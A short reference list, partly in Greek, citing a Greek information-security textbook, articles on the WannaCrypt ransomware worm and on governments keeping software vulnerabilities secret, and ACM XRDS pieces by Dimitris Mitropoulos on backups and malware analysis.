Σωκράτης Κάτσικας, Δημήτρης Γκρίτζαλης, Στέφανος Γκρίτζαλης. Ασφάλεια Πληροφοριακών Συστημάτων, *Εκδόσεις Νέων Τεχνολογιών*, Αθήνα 2004.

WannaCrypt ransomware worm targets out-of-date systems". TechNet. Microsoft. May 2017. [Online]. Available: https://blogs.technet.microsoft.com/mmpc/2017/05/12/wannacrypt-ransomware-worm-targets-out-of-date-systems/

Why governments won't let go secret software bugs. Wired. May 2017. [Online]. Available: https://www.wired.com/2017/05/governments-wont-let-go-secret-software-bugs/

Dimitris Mitropoulos. Better safe than sorry: Backup your backups. *XRDS: Crossroads, The ACM Magazine for Students*, 18(2):6–6, 2012.

Dimitris Mitropoulos.How 1 Million App Calls can Tell you a Bit About Malware – Part 1. [Online]. Available: http://xrds.acm.org/blog/2016/06/1-million-app-calls-can-tell-bit-malware-part-1/

Dimitris Mitropoulos.How 1 Million App Calls can Tell you a Bit About Malware – Part 2. [Online]. Available: http://xrds.acm.org/blog/2017/05/1-million-app-calls-can-tell-bit-malware-part-2/